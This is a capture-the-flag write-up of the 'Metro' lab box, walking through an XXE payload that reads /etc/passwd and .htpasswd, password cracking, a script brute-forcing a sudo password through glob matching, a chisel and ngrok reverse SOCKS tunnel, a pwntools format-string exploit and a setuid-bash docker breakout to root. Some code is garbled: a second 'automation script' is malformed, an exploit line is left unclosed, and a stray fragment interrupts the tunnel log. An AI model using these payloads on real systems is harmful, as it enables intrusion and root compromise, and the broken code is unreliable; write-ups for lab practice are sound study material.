

Metro Box Writup

User:


nmap results:

```
(tr4c3@tr00p)-[~/Metro]
$ nmap ec2-52-66-140-209.ap-south-1.compute.amazonaws.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 20:16 +0530
Nmap scan report for ec2-52-66-140-209.ap-south-1.compute.amazonaws.com (52.66.140.209)
Host is up (0.099s latency).
Other addresses for ec2-52-66-140-209.ap-south-1.compute.amazonaws.com (not scanned): 64:ff9b::3442:8cd1
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    open       ssh
25/tcp    filtered   smtp
80/tcp    open       http
135/tcp   filtered   msrpc
139/tcp   filtered   netbios-ssn
445/tcp   filtered   microsoft-ds
2222/tcp  open       EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 3.93 seconds
(tr4c3@tr00p)-[~/Metro]
```

There are three open ports in which port 22 and 2222 are ssh ports

Port 80 has a pune metro website running on it



`/feedback.php` is vulnerable to xml entity injection

Request	Response
<pre> 1 POST /feedback.php HTTP/1.1 2 Host: ec2-52-66-140-209.ap-south-1.compute.amazonaws.com 3 Content-Length: 147 4 Accept: */* 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36 7 Content-Type: application/xml 8 Origin: http://ec2-52-66-140-209.ap-south-1.compute.amazonaws.com 9 Referer: http://ec2-52-66-140-209.ap-south-1.compute.amazonaws.com/feedback.php 10 Accept-Encoding: gzip, deflate, br 11 Accept-Language: en-US,en;q=0.9 12 Cookie: _gid=GA1.5.167879938.1711563592; _ga_JLDT3GZY82=GS1.1.1711563591.1.0.1711563593.0.0.0; _ga=GA1.1.137880413.1711539834; _ga_K176JL1548=GS1.1.1711638451.4.0.1711638455.0.0.0 13 Connection: close 14 15 <!DOCTYPE user [<!ENTITY passwd SYSTEM "file:///etc/passwd">]> 16 <feedback> <name> d </name> <email> s@d.c </email> <message> passwd; </message> </feedback> </pre>	

Reading `/var/www/html/.htpasswd` file have the user has

```
metro:$6$zTaCxLg1HR0PyD7i$Fn1UMqv3c1wEACxAh0lN1ofDa8pd2a6YZWz3DUFt
```

We can get the password by bruteforcing the hash with rockyou.txt

creds → metro:blood4lyfe

ssh on port 2222 for obtaining the shell

```
ssh metro@ec2-52-66-140-209.ap-south-1.compute.amazonaws.com -p2222
```

after getting the shell there is a folder /backup which is mounted to the host system with the container.

The folder contains an executable named register.

Also sudo -l command showed that we can run sudo on /bin/tickets.sh

```
metro@fa6b81d9ca55:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for metro:
Matching Defaults entries for metro on fa6b81d9ca55:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User metro may run the following commands on fa6b81d9ca55:
    (ALL) /bin/ticket.sh
```

tickets.sh:

```
#!/bin/bash
generate_discount_code() {
    username="$1"
    ticket_id="$2"
    discount_code=$(echo -n "$username$ticket_id" | md5sum | cut -d' ' -f1)
    echo "$discount_code"
}
```

```

verify_login() {
    pass=$(cat /root/.cred)
    read -s -p "Enter user password: " input

    if [[ $pass == $input ]]; then
        echo "Password confirmed!"
    else
        echo "Password confirmation failed!"
        exit 1
    fi
}

main() {
    verify_login
    read -p "Enter username: " username
    read -p "Enter ticket ID: " ticket_id
    discount_code=$(generate_discount_code "$username" "$ticket_id")
    echo "Discount code for $username, Ticket ID: $ticket_id is $discount_code"
}

main

```

`if [[$pass == $input]]` this statement is a loose comparison where we can try blind injection with asterisks to guess the password.

Automation script:

```

import string
import subprocess

def check_password(p):
    command = f"echo '{p}*' | sudo /bin/ticket.sh"
    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE)
    return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""

```

```

is_password_found = False

while not is_password_found:
    for char in charset:
        if check_password(password + char):
            password += char
            print(password)
            break
    else:
        is_password_found = True

```

Result:

```

metro@fa6b81d9ca55:~$ python3 s.py
1
17
175
1755
17553
175539
1755391
17553911
17553911c
17553911cc
17553911ccc
17553911cccc
17553911cccc9
17553911cccc9b
17553911cccc9b1
17553911cccc9b16
17553911cccc9b160
17553911cccc9b1607
17553911cccc9b16074
17553911cccc9b16074b
17553911cccc9b16074b8
17553911cccc9b16074b8e
17553911cccc9b16074b8ef
17553911cccc9b16074b8ef6
17553911cccc9b16074b8ef6a
17553911cccc9b16074b8ef6ad
17553911cccc9b16074b8ef6ad2
17553911cccc9b16074b8ef6ad29
17553911cccc9b16074b8ef6ad29b
17553911cccc9b16074b8ef6ad29b5
17553911cccc9b16074b8ef6ad29b53
17553911cccc9b16074b8ef6ad29b534
17553911cccc9b16074b8ef6ad29b5341
17553911cccc9b16074b8ef6ad29b53419
17553911cccc9b16074b8ef6ad29b534193
17553911cccc9b16074b8ef6ad29b5341933
17553911cccc9b16074b8ef6ad29b53419335
17553911cccc9b16074b8ef6ad29b534193357
17553911cccc9b16074b8ef6ad29b5341933571
17553911cccc9b16074b8ef6ad29b53419335710
17553911cccc9b16074b8ef6ad29b534193357101

```

Automation script

```

import string
import subprocess

```

```

def check_password(
    command = "cat /etc/passwd",
    result = subprocess.run(
        command, shell=True,
    )
):
    return password_found

```

```

charset = string.ascii_letters
password = ""
is_password_found = False

```

```

while not is_password_found:
    for char in charset:
        if check_password(
            password + char
        ):
            print(password + char)
            break

```

```

is_password_found = True

```

Result

creds for root of the container:

```
root:17553911ccc9b16074b8ef6ad29b534193357101
```

`/etc/hosts` reveals the docker container ip address as `172.17.0.2`

Till now we didnt get any flags

The flags should reside in the host system

For scanning the host system, We can use `proxychains` and `chisel` for accessing it from local system

server side:

```
(tr4c3@tr00p)-[~/Metro]
$ chisel server -p 80 --reverse
2024/03/28 22:44:32 server: Reverse tunnelling enabled
2024/03/28 22:44:32 server: Fingerprint WliAir4VrOH1d9uUSwoYjI0hJUCMw8p/+drEVumNQcM=
2024/03/28 22:44:32 server: Listening on http://0.0.0.0:80
2024/03/28 22:46:31 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/03/28 22:46:31 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
ngrok tcp 0.0.0.0:80
```

```
ngrok

K8s Gateway API support available now: https://ngrok.com/r/k8sgb

Session Status      online
Account             tr4c3 (Plan: Free)
Version             3.8.0
Region              India (in)
Latency              65ms
Web Interface        http://127.0.0.1:4040
Forwarding            tcp://0.tcp.in.ngrok.io:17242 -> 0.0.0.0:80

Connections          ttl    opn    rt1    rt5    p50    p90
                     0      1      0.00   0.00   0.00   0.00
```

client side:

```
root@fa6b81d9ca55:~# ls
chisel
root@fa6b81d9ca55:~# ./chisel client 0.tcp.in.ngrok.io:17242 R:socks
2024/03/28 17:16:31 client: Connecting to ws://0.tcp.in.ngrok.io:17242
2024/03/28 17:16:31 client: Connected (Latency 80.27577ms)
[REDACTED]
--->
Step 3
--->
Remov1
--->
Step 4
--->
Remov1
--->
Step 5
--->
Remov1
--->
```

Make a file proxychains.conf with:

```
[ProxyList]
socks5 127.0.0.1 1080
```

Now we can use nmap on the host system

```
proxychains4 -f proxychains.conf nmap 172.17.0.1
```

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.17.0.1:2191 <--socket error or timeout!
Nmap scan report for 172.17.0.1
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
5000/tcp  open  upnp
~/Pentathlon24/Finale/Metro/Tests
Nmap done: 1 IP address (1 host up) scanned in 264.43 seconds
```

This reveals port 5000 is open

While analysing it we can confirm that backend is running the `register` executable that we got from `/backup` dir.

Analysing the executable we can get code execution on it

Exploit:

```
from pwn import *
from icecream import ic

# Set up pwntools for the correct architecture
exe = "./register"
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
context.binary = elf = ELF(exe)
context.log_level = "debug"
context.aslr = True

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.REMOTE:
```



```

        return remote("172.17.0.1", 5000)
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

gdbscript = '''
    b* fun+169
    c
    '''

def sl(a): return r.sendline(a)
def s(a): return r.send(a)
def sa(a, b): return r.sendafter(a, b)
def sla(a, b): return r.sendlineafter(a, b)
def re(a): return r.recv(a)
def ru(a): return r.recvuntil(a)
def rl(): return r.recvline()
def i(): return r.interactive()

def write(payload):
    ru(b"still your name ?\n")
    sl(payload)

r = start()

# Get leaks
ru(b"How long is your name: ")
sl(b"10")
sl(b"%11$p")
elf.address = int(rl().strip(), 16) - 0x1334
write(b"%19$p")
libc.address = int(rl().strip(), 16) - 0x29d90
write(b"%9$p")
canary = int(rl().strip(), 16)

```

```

ic(hex(elf.address))
ic(hex(libc.address))
ic(hex(canary))

# Overwrite len variable
write(f"%99c%12$n".encode())

write(b"A"*10 + p64(canary) + p64(0) + p64(libc.address + 0x00000000)
write(f"%12$n".encode())

sl(b"1000")

r.interactive()

```

Command:

```
proxychains4 -f proxychains.conf python3 exp.py REMOTE
```

```

b'still your name ?\n'
b'How long is your name: keep a nick name instead... '
AAAAAAAAAAstill your name ?
still your name ?
How long is your name: keep a nick name instead... $ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x33 bytes:
b'uid=1001(metro) gid=1001(metro) groups=1001(metro)\n'
uid=1001(metro) gid=1001(metro) groups=1001(metro)
$

```

User flag pwned!!

Root:

Now we have two shells


1. Docker container root shell
2. Host user shell

Also we have an arbitrary mount folder `/backup` with `/home/metro/backup/` folder

Following this docker breakout helps escalating to the root of the host:

Docker Breakout / Privilege Escalation | HackTricks | HackTricks

If you want to see your company advertised in HackTricks or download HackTricks in PDF Check the SUBSCRIPTION PLANS!

 <https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation#arbitrary-mounts>



I wrote my ssh keys on metro user and logged in via ssh on port 22

```
cp /bin/bash . #From non priv inside mounted folder
# You need to copy it from the host as the bash binaries might
be different in the host and in the container
chown root:root bash #From container as root inside mounted folder
chmod 4777 bash #From container as root inside mounted folder
bash -p #From non priv inside mounted folder
```

```
metro@ip-172-31-38-201:~/backup$ ls -al
total 1168
drwxr-xr-x 2 metro root    4096 Mar 28 17:49 .
drwxr-xr-x 9 metro root    4096 Mar 28 17:53 ..
-rwsrwxrwx 1 root  root 1168776 Mar 28 17:49 bash
-rwxr-xr-x 1 metro root   16376 Mar 28 14:35 register
metro@ip-172-31-38-201:~/backup$ ls
bash register
metro@ip-172-31-38-201:~/backup$ ./bash -p
bash-5.0# id
uid=1001(metro) gid=1001(metro) euid=0(root) groups=1001(metro)
bash-5.0#
```

